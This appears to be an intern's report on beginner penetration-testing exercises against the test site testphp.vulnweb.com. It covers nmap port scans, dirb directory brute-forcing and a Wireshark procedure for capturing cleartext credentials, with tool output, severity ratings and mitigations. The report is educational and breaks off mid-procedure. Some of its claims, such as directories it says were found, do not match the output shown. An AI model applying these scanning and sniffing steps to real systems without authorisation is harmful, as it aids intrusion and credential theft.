

## **CYBERSECURITY INTERN REPORT AT SHADOWFOX**

**NAME : AVULA NITHIN**  
**BATCH : 1<sup>ST</sup> JUNE TO 30<sup>TH</sup> JUNE**  
**GMAIL : [nithinavula.99@gmail.com](mailto:nithinavula.99@gmail.com)**  
**TASK LEVEL : BEGINNER AND INTERMEDIATE**

## **TASK LEVEL(BEGINNER)**

### **TABLE OF CONTENTS**

S.No	Project Title	PageNo.
1	Find All Open Ports on the Website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>	4-6
2	Brute Force the Website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a> to Find Directories	7-9
3	Intercept Network Traffic and Extract Credentials Using Wireshark	10-13

## **LIST OF FIGURES**

Figure No	Name	Page No
1	Nmap Scanning	5
2	Full Port Scan	5
3	Dirbuster Scanning	8
4	Log In Attempt	11
5	Wireshark Result	11
6	Intercepted one	12

# INTRODUCTION AND INFORMATION ABOUT THE PROJECTS

## INTRODUCTION :

In the domain of cybersecurity, it is essential to identify and assess potential vulnerabilities in web applications to strengthen their defenses against cyber-attacks. As part of my beginner-level practical tasks, I was assigned to conduct security assessments on the website <http://testphp.vulnweb.com/>. The objective was to:

1. Identify all open ports on the target website.
2. Perform a brute-force attack to discover hidden directories within the website.
3. Create a login on the website and intercept the network traffic using **Wireshark** to capture and analyze the credentials transmitted over the network.

These tasks aimed to enhance my foundational skills in web application security evaluation and network traffic analysis.

## INFORMATION ABOUT PEROJECTS :

### Project 1: Find All Open Ports on the Website

Objective:

To scan the target website <http://testphp.vulnweb.com/> and identify all open ports that might be exposing services to the internet.

Description:

Every service on a network uses a specific port number for communication. Identifying open ports is crucial in understanding which services are active and potentially vulnerable to exploitation. Attackers often exploit open or misconfigured ports to gain unauthorized access.

Tools Used:

- Nmap — a popular open-source port scanning tool.

Command Example:

```
nmap testphp.vulnweb.com
```

Expected Output:

A list of open ports and the services running on them.

### Project 2: Brute Force the Website and Find the Directories

#### Objective:

To perform a directory brute-force attack on <http://testphp.vulnweb.com/> to discover hidden or sensitive directories.

#### Description:

Web servers often have directories that aren't linked on the main website but are still accessible if the path is known. Brute-forcing directories involves sending numerous HTTP requests to guess these paths.

#### Tools Used:

- Dirb
- Dirbuster
- Gobuster

#### Command Example (using Dirb):

```
dirb http://testphp.vulnweb.com/
```

#### Expected Output:

A list of accessible directories (e.g., /admin, /uploads, /private) and their HTTP status codes.

### Project 3: Make a Login and Intercept Network Traffic Using Wireshark

#### Objective:

To create a user login on <http://testphp.vulnweb.com/> and intercept the network traffic to capture the login credentials sent during the process.

#### Description:

When users enter their credentials on a website, the data is transmitted over the network. If not encrypted (like over HTTPS), it can be intercepted by a packet-sniffing tool. This task demonstrates how credentials can be captured in plaintext if proper security is not implemented.

#### Tools Used:

- Wireshark — a network packet analyzer.

#### Procedure:

1. Open Wireshark and start capturing on your network interface.
2. Visit <http://testphp.vulnweb.com/> and log in with dummy credentials.
3. Stop capturing and apply HTTP filters in Wireshark.
4. Analyze the captured packets to locate the POST request containing the credentials.

Expected Output:

The username and password visible in the HTTP request packet.

**REQUIRED MACHINE :**

A system with at least 4 GB RAM, dual-core processor, and internet connectivity is sufficient for these beginner-level cybersecurity tasks. The machine should run either Kali Linux (preferred) or any Linux-based OS with tools like Nmap, Dirb/Dirbuster/Gobuster, and Wireshark installed. A virtual machine setup (like VirtualBox or VMware) can also be used for a safe and isolated testing environment.

## **TASK 1 : Find all the ports that are open on the website** **<http://testphp.vulnweb.com/>**

### **1.1 ATTACK NAME : port scanning**

### **1.2 SEVERITY (with the score and level):**

In simple terms, severity means how dangerous a vulnerability is if someone tries to exploit it. When we scan a website like <http://testphp.vulnweb.com/> and find open ports, each one can be a potential entry point for attackers depending on the service running behind it.

To rate how serious these risks are, we use something called CVSS (Common Vulnerability Scoring System). It gives a score from 0 to 10, where a higher number means a more serious threat. Based on the score, we classify the severity into different levels:

- Low (0.1–3.9) – Not very harmful
- Medium (4.0–6.9) – Can be harmful in some cases
- High (7.0–8.9) – Easily exploitable, can cause damage
- Critical (9.0–10.0) – Very dangerous, high chance of full compromise

### **1.3 STEPS TO REPRODUCE(with Screenshots) :**

#### **Step 1: Open Terminal**

On Kali Linux or Windows (with Nmap installed), open the terminal or command prompt.

#### **Step 2: Enter Nmap Command**


Type the following command to scan all TCP ports:

**“nmap -Pn -p- testphp.vulnweb.com”**

#### **Step 3: Wait for the Scan to Complete**

Nmap will take some time to check all ports. Once completed, it will list all the open ports and their associated services.


## Step 4: Analyze the Output



```
nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:59 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.31s latency).
DNS record for 44-228-249-3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.94 seconds

nmap -sV testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data:
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=1 ttl=49 time=279 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=2 ttl=49 time=280 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=3 ttl=49 time=328 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=4 ttl=49 time=294 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=5 ttl=49 time=282 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=6 ttl=49 time=267 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=7 ttl=49 time=462 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=8 ttl=49 time=272 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=9 ttl=49 time=265 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=10 ttl=49 time=267 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=11 ttl=49 time=268 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=12 ttl=49 time=378 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=13 ttl=49 time=280 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=14 ttl=49 time=266 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=15 ttl=49 time=392 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=16 ttl=49 time=350 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=17 ttl=49 time=269 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=18 ttl=49 time=383 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=19 ttl=49 time=381 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=20 ttl=49 time=267 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=21 ttl=49 time=292 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=22 ttl=49 time=286 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=23 ttl=49 time=266 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=24 ttl=49 time=288 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=25 ttl=49 time=265 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=26 ttl=49 time=266 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=27 ttl=49 time=266 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=28 ttl=49 time=265 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=29 ttl=49 time=274 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=30 ttl=49 time=266 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=31 ttl=49 time=268 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=32 ttl=49 time=267 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=33 ttl=49 time=271 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=34 ttl=49 time=361 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=35 ttl=49 time=265 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com: icmp_seq=36 ttl=49 time=449 ms
```

(Fig 1.Initial Port Scan Using Nmap Version Detection)



```
nmap -Pn -p- testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:57 IST
Failed to resolve "testphp.vulnweb.com".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

nmap -Pn -p- testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:58 IST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.90% done
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.22% done; ETC: 15:37 (0:39:14 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.37% done; ETC: 15:35 (0:37:08 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.43% done; ETC: 15:35 (0:36:44 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.44% done; ETC: 15:35 (0:36:38 remaining)

nmap -Pn -p- testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:58 IST

nmap -O 44.228.249.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 15:05 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.26s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (OSINT GUESSES): Linux 2.6.X[3.X]A.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 2.6.32 or 3.10 (90%), Linux 4.0 - 4.4 (90%), Linux 4.19 - 5.15 (90%), Linux 4.15 (89%), Linux 2.6.32 (89%), Linux 2.6.32 - 2.6.35 (87%), Linux 2.6.32 - 2.6.39 (87%), Linux 2.6.32 - 3.0 (85%)
No exact OS matches for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.36 seconds
```

(Fig 2.Full Port Scan with Host Detection Disabled)



## **1.4 IMPACT OF THE PROJECT :**

This task gave me practical exposure to port scanning, a key part of ethical hacking. By scanning <http://testphp.vulnweb.com/>, I identified that port 80 (HTTP) was open, showing the web server is accessible. It helped me understand how attackers find entry points through open ports.

Even a single open port can pose a risk if misconfigured, and this task made me more aware of such vulnerabilities. Using tools like Nmap improved my confidence and helped me think more like a security analyst by connecting theory with real-world practice.

## **1.5 MITIGATION STEPS :**

### **1.Restrict Unnecessary Ports**

- Ensure only required ports (like 80 or 443) are open. All others should be closed or blocked using a firewall.

### **2.Use a Firewall**

- Configure host-based or network firewalls to control access to services. Allow only trusted IPs where needed.

### **3.Enable HTTPS (Port 443)**

- If only HTTP (port 80) is open, consider redirecting all traffic to HTTPS to protect data in transit.

### **4.Regular Port Scanning**

- Perform regular internal scans to detect and close any accidentally open ports.

### **5.Service Hardening**

- Update and secure the web server software (e.g., nginx) to avoid vulnerabilities like version-based exploits.

### **6.Use Intrusion Detection/Prevention Systems (IDS/IPS)**

- Monitor incoming traffic and detect suspicious activity related to open ports.

### **7.Minimal Exposure Principle**

- Host services on internal networks where possible; avoid exposing databases or admin panels publicly.

## **TASK 2 : Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.**

### **2.1 ATTACK NAME : Brute Force and Discover Directories**

### **2.2 SEVERITY (with the score and level):**

A directory brute-force scan on <http://testphp.vulnweb.com/> revealed several directories that may pose security risks if publicly accessible. Using CVSS v3.1, we rated each directory based on its potential impact.

Directories like `/admin/` and `/upload/` were found to be high and critical risks, as they could allow backend access or file uploads leading to remote code execution. Others like `/includes/` may leak sensitive code, while `/images/` and `/js/` are low risk but can still reveal information.

These CVSS scores help prioritize which directories need stronger protection first.

### **2.3 STEPS TO REPRODUCE(with Screenshots) :**

**Step 1: Open Terminal in Kali Linux**

**Step 2: Run Dirb Command**


**“dirb <http://testphp.vulnweb.com/>”**

This command uses the default wordlist in `/usr/share/dirb/wordlists/common.txt`.

**Step 3: Wait for the Scan to Finish**

Dirb will brute-force common directory names and display which ones exist on the server.

## Step 4 : Analyze the output



```
File Actions Edit View Help
DIRB v2.22
By The Dark Raver

(i) FATAL: Invalid URL format: testphp.vulnweb.com/
(Use: "http://host/" or "https://host/" for SSL)

(nithin@kali) ~
$ dirb http://testphp.vulnweb.com

DIRB v2.22
By The Dark Raver

START TIME: Fri Jun 6 15:12:50 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://testphp.vulnweb.com/ ---
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---

(i) FATAL: Too many errors connecting to host
(Possible cause: COULDN'T CONNECT)

END TIME: Fri Jun 6 16:02:06 2025
DOWNLOADED: 7791 - FOUND: 8

(nithin@kali) ~
$
```

(Fig 3. Brute Force and Discover Directories on <http://testphp.vulnweb.com/>)

## **2.4 IMPACT OF THE PROJECT :**

This project helped me understand how attackers discover hidden or unlinked directories that are not visible on a website's homepage. By using the Dirb tool, I learned how to perform directory brute-forcing and interpret which folders might lead to serious vulnerabilities, such as admin access or file uploads.

Finding directories like /admin/, /includes/, and /secure/ showed me how even small oversights in web development can expose a site to threats. It gave me hands-on experience in identifying weak points that could lead to unauthorized access, data leaks, or remote code execution.

Overall, this task improved my skills in practical web enumeration, made me more aware of real-world risks, and emphasized the importance of securing all endpoints—not just the obvious ones.

## **2.5 MITIGATION STEPS**

### **1. Restrict Access to Sensitive Directories**

Use authentication (login or IP whitelisting) to protect directories like /admin/, /secure/, and /includes/.

### **2. Disable Directory Listing**

Configure the web server (e.g., Apache/nginx) to prevent automatic listing of files in a directory when no index file is present.

### **3. Remove Unused or Test Directories**

Delete any leftover development folders like /CVS/, /test/, or /cgi-bin/ if they're not needed in production.

### **4. Use a Web Application Firewall (WAF)**

A WAF can detect and block directory brute-force attempts in real-time.

### **5. Monitor Access Logs**

Regularly review web server logs to detect unusual or repeated access attempts to hidden paths.

### **6. Apply Least Privilege Access Control**

Limit permissions on server-side files and directories to only what's necessary for them to function.

### **7. Obfuscate or Rename Sensitive Endpoints**

**TASK 3 : Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.**

**3.1 ATTACK NAME:**

Cleartext Credential Capture via Packet Sniffing

Login credentials are sent over unencrypted HTTP, allowing attackers to intercept them in plaintext using tools like Wireshark.

**3.2 SEVERITY(with the Score and Level):**

Transmitting login credentials over HTTP is a serious security risk because the data is not encrypted. If someone is on the same network, they can easily capture usernames and passwords using tools like Wireshark.

Based on CVSS v3.1, this vulnerability is rated with a base score of 8.2, which falls under the High severity category. The attack requires no privileges, is easy to perform, and has a high impact on confidentiality, since sensitive data is directly exposed.

This makes it a critical issue, especially on public or shared networks, and highlights why secure protocols like HTTPS are essential for protecting user information.

**3.3 STEPS TO PRODUCE WITH SCREENSHOTS :**


**Step 1: Open Wireshark**

- Start Wireshark on your system.
- Select the active network interface (usually eth0, wlan0, or Wi-Fi) and click Start Capture.

**Step 2: Go to the Target Website**

- In your browser, visit:

<http://testphp.vulnweb.com/login.php>



(Fig 4 . login page)

### Step 3: Enter Dummy Credentials


- Enter a fake username and password (e.g., user123 / pass123) and click Login.

### Step 4: Apply a Filter for POST Requests

1.In Wireshark filter bar:

http.request.method == "POST"

